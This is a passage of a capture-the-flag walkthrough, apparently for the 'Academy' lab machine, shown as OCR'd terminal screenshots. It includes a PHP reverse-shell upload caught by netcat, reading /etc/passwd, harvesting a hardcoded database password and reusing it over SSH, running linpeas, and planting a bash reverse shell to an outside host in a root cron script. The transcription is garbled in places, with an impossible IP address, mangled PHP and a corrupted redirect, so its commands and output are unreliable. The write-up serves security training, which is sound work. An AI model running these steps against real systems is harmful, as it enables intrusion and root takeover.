


```


Debian 11x 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
henu@henu: ~/Downloads
[~(henu@henu):~/Downloads]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.124.122] from (UNKNOWN) [192.168.124.122] 57508
Linux academy 4.19.0-15-amd64 #1 SMP Debian 4.19.161-1 (2021-08-19) x86_64 GNU/Linux
10:19:38 up 36 min, 1 user, load average: 0.06, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE XCPU MEMU MPST WARD tty1
root - - 10:14 23:55 1.42s 1.99s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
python3
python3.10
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ who
root tty1 Feb 26 10:14
$ cd /
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
python3
python3.10
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

```

- Now, upload the reverse php in the photo upload field.



## 9. Find Grimmie:



- Go to /var/www/html and search for password.

```

Debian 11: 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
henu@henu:~/Downloads
$ pwd
~/Downloads
$ cd /var/www/html
$ pwd
/var/www/html
$ ls
academy
index.html
$ grep -r "password"
academy/change-password.php:16:$sql=mysql_query($db, "SELECT password FROM students where password='".$md5($_POST['cpass'])."' AND studentRegno='".$_SESSION['login']."'");
academy/change-password.php:20:$con=mysql_query($db, "update students set password='".$md5($_POST['newpass'])."', updateDate='".$currentTime"' where studentRegno='".$_SESSION['login']."'");
academy/change-password.php:102: <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/change-password.php:106: <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/change-password.php:118: <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/includes/config.php:6:$db = mysql_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/includes/member.php:18:
academy/db/onlinecourse.sql:34: password varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO admin (id, username, password, creationDate, updateDate) VALUES
academy/db/onlinecourse.sql:148: password varchar(255) NOT NULL,
academy/pincode-verification.php:71: <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:1883: password: null,
academy/assets/js/jquery-1.11.1.js:992: xhr.open(options.type, options.url, options.async, options.username, options.password);
academy/admin/change-password.php:16:$sql=mysql_query($db, "SELECT password FROM admin where password='".$md5($_POST['cpass'])."' AND username='".$_SESSION['login']."'");
academy/admin/change-password.php:20:$con=mysql_query($db, "update admin set password='".$md5($_POST['newpass'])."', updateDate='".$currentTime"' where username='".$_SESSION['login']."'");
academy/admin/change-password.php:102: <input type="password" class="form-control" id="exampleInputPassword1" name="cpass" placeholder="Password" />
academy/admin/change-password.php:106: <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="Password" />
academy/admin/change-password.php:118: <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_V3ryS3cur3_P4ss";
academy/admin/includes/config.php:6:$db = mysql_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/admin/student-registration.php:14:$password=md5($_POST['password']);
academy/admin/student-registration.php:16:$ret=mysql_query($db, "insert into students(studentName,StudentRegno,password,pincode) values('$studentName','$studentRegno','$password','$pincode')");
academy/admin/student-registration.php:18: <label for="password">Password </label>
academy/admin/student-registration.php:84: <input type="password" class="form-control" id="password" name="password" placeholder="Enter password" required />
academy/admin/assets/js/jquery-1.11.1.js:2013:for (i in { radio: true, checkbox: true, file: true, password: true, image: true }) {
academy/admin/assets/js/jquery-1.11.1.js:1883: password: null,
academy/admin/assets/js/jquery-1.11.1.js:992: xhr.open(options.type, options.url, options.async, options.username, options.password);
academy/admin/index.php:5: $password=md5($_POST['password']);
academy/admin/index.php:9:$query=mysql_query($db, "SELECT * FROM admin WHERE username='$username' and password='$password'");
academy/admin/index.php:13:$extra="change-password.php"//
academy/admin/index.php:21:$SESSION['errmsg']="Invalid username or password";
academy/admin/index.php:64: <input type="password" name="password" class="form-control" required />
academy/admin/manage-students.php:20: $password="12345";
academy/admin/manage-students.php:21: $newpass=md5($password);
academy/admin/manage-students.php:22: $mysql_query($db, "update students set password='$newpass' where StudentRegno = '".$_GET['id']."'");
academy/admin/manage-students.php:98:<a href="manage-students.php?id=<?php echo $row['StudentRegno']>?pass=update" onclick="return confirm('Are you sure you want to reset password?')>
academy/index.php:8: $password=md5($_POST['password']);
academy/index.php:9:$query=mysql_query($db, "SELECT * FROM students WHERE StudentRegno='$regno' and password='$password'");
academy/index.php:12:$extra="change-password.php"//
academy/index.php:16: <input type="password" name="password" class="form-control" />

```

- Here, the password used is “My\_V3ryS3cur3\_P4ss”.
- Now, open a new terminal and ssh grimmie.

```

Debian 11: 64-bit - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
grimmie@academy:~
$ ssh grimmie@192.168.188.208
The authenticity of host '192.168.188.208 (192.168.188.208)' can't be established.
ED25519 key fingerprint is SHA256:n0ctT4knXyWwMCT89A4w6xKaUp47grg8.
This host key is known by the following other names/addresses:
 /usr/share/known_hosts
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.188.208' (ED25519) to the list of known hosts.
grimmie@192.168.188.208's password:
Permission denied, please try again.
grimmie@192.168.188.208's password:
Connection closed by 192.168.188.208 port 22

grimmie@academy:~
$ ssh grimmie@192.168.188.208
grimmie@192.168.188.208's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 26 04:05:51 2024 from 172.16.11.152
grimmie@academy:~$

```

## 10. Linpeas:

- Create a python server.



```
hemu@hemu: ~/academy
$ ll
total 856
-rwxr-xr-x 1 hemu hemu 856482 Feb 26 16:48 lin.sh
-rw-r--r-- 1 hemu hemu 270 May 30, 2021 note.txt
-rw-r--r-- 1 hemu hemu 893 Feb 26 20:34 open_port.txt
-rw-r--r-- 1 hemu hemu 2926 Feb 26 20:36 open_services.txt

hemu@hemu: ~/academy
$ chmod +x lin.sh

hemu@hemu: ~/academy
$./lin.sh
1: IFS=<LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 192.168.1.1 scope host lo
 valid_lft forever preferred_lft forever
inet6 ::1 scope host noprefixroute
 valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:34:6a:9f brd ff:ff:ff:ff:ff:ff
inet 192.168.188.32 scope global dynamic noprefixroute eth0
 valid_lft 2683sec preferred_lft 2683sec
inet6 fe80::27:34:6a:9f:fe80::27:34:6a:9f/64 scope global temporary deprecated dynamic
 valid_lft 6993sec preferred_lft 0sec
inet6 fe80::27:34:6a:9f:fe80::27:34:6a:9f/64 scope global deprecated dynamic mngtaddr noprefixroute
 valid_lft 6993sec preferred_lft 0sec
inet6 fe80::27:34:6a:9f:fe80::27:34:6a:9f/64 scope link noprefixroute
 valid_lft forever preferred_lft forever

hemu@hemu: ~/academy
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.188.32 - - [26/Feb/2024 22:34:24] "GET / HTTP/1.1" 200 -
192.168.188.32 - - [26/Feb/2024 22:34:24] code 404, message File not found
192.168.188.32 - - [26/Feb/2024 22:34:24] "GET /favicon.ico HTTP/1.1" 404 -
```



### Directory listing for /

- [lin.sh](#)
- [note.txt](#)
- [open\\_port.txt](#)
- [open\\_services.txt](#)



- As we can see there is a lin.sh file.
- Now, as in grimmie terminal access this lin.sh file through the python server created.
- Now give read, write and execute permissions to the file and open it.

```
grimmie@academy: /tmp/linpeas$ ls -l
total 844
-rw-r--r-- 1 grimmie administrator 868402 Feb 26 04:18 lin.sh
grimmie@academy: /tmp/linpeas$./lin.sh
bash: ./lin.sh: permission denied
grimmie@academy: /tmp/linpeas$ chmod 755 lin.sh
grimmie@academy: /tmp/linpeas$ ls -l
total 844
-rwxr-xr-x 1 grimmie administrator 868402 Feb 26 04:18 lin.sh
grimmie@academy: /tmp/linpeas$./lin.sh

Do you like PEASS?

Get the latest version : https://github.com/g0tmilk/peass-ng
Follow on Twitter : https://twitter.com/0x0r0x0r
Respect on NTB : https://ntb.me/0x0r0x0r

Thank you!

linpeas-ng by carlospolop

DISCLAIMER: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own compute
and/or with the computer owner's permission.
```

```
grimmie@academy: /tmp/linpeas$./lin.sh
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Feb 26 11:47 ..
-rwxr-xr-x 1 root root 813 Feb 18 2019 man-db
-rw-r--r-- 1 root root 182 Oct 11 2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 * * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)
42 * * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)
52 * 1 * * * root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)
* * * * * root /usr/bin/backup.sh

System PATH
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

Analyzing .service files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/systemd-services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/splunkforwarder.service could be executing some relative path
/etc/systemd/system/mysql.service could be executing some relative path
You can't write on systemd PATH

System timers
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/systemd-timers
NEXT LEFT LAST PASSED UNIT ACTIVATES
Mon 2024-02-26 12:39:00 EST 27min left Mon 2024-02-26 12:00:01 EST 2min 16s ago phpsessionclean.timer phpsessionclean.service
Tue 2024-02-27 00:00:00 EST 11h left Mon 2024-02-26 00:37:17 EST 11h ago logrotate.timer logrotate.service
Tue 2024-02-27 00:00:00 EST 11h left Mon 2024-02-26 00:37:17 EST 11h ago man-db.timer man-db.service
Tue 2024-02-27 01:35:24 EST 13h left Mon 2024-02-26 11:02:57 EST 1h 5min ago apt-daily.timer apt-daily.service
Tue 2024-02-27 05:02:12 EST 17h left Mon 2024-02-26 04:38:01 EST 5h 11min ago apt-daily-upgrade.timer apt-daily-upgrade.service
Tue 2024-02-27 12:00:01 EST 23h left Mon 2024-02-26 12:00:01 EST 11min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service


Analyzing .timer files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation/systemd-timers
```


- Now, go to /home/grimmie/backup.sh and open it.



## 11. Reverse Shell Generator:

- As you can see the backup.sh is written in bash, so we must also generate the reverse script in bash.
- In reverse shell generator, enter the kali IP Address and port number of our choice.
- The bash reverse shell script will be generated, copy this and paste it in the backup.sh file using nano.








## 12. Access the Flag file:

- Now create a listener of port number that we have entered while reverse shell generator, in kali terminal.
- Now execute the backup.sh in grimmie terminal.
- Now, got access to academy as root, so now locate the flag file and open it.



```
grimmie@kali: ~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.188.32] from (UNKNOWN) [192.168.188.288] 40942
sh: 0: can't access tty; job control turned off
#
pwd
root
whoami
root
ls
flag.txt
splunkcloudof.apl
splunkforwarder-9.2.0-1-d8ae995bf219-linux-2.6-amd64.deb
cat flag.txt
Congrats you rooted this box !
Looks like this CMS isn't so secure ...
I hope you enjoyed it.
If you had any issue please let us know in the course discord.
Happy hacking !
#

grimmie@academy: ~$ backup.sh
total 4
-rwxr-xr-x 1 grimmie administrator 155 Feb 26 12:21 backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 400 /tmp/backup.zip
sh -i >> /dev/tcp/192.168.188.32/1234 &&1
grimmie@academy:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
 inet 127.0.0.1/8 scope host lo
 valid_lft forever preferred_lft forever
 inet6 ::1/128 scope host
 valid_lft forever preferred_lft forever
2: ens33: <BRIDGE,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
 link/ether 08:00:c2:9a:1c:76a brd ff:ff:ff:ff:ff:ff
 inet 192.168.188.288/24 brd 192.168.188.255 scope global dynamic ens33
 valid_lft 801sec preferred_lft 801sec
 inet6 2a09:a4fa:18:00:5b:08c2:9ff:fe6a:c76a/64 scope global dynamic mngtaddr
 valid_lft 8045sec preferred_lft 8045sec
 inet6 fe80::28c:29ff:fe6a:c76a/64 scope link
 valid_lft forever preferred_lft forever
grimmie@academy:~$ cat backup.sh
#!/bin/bash

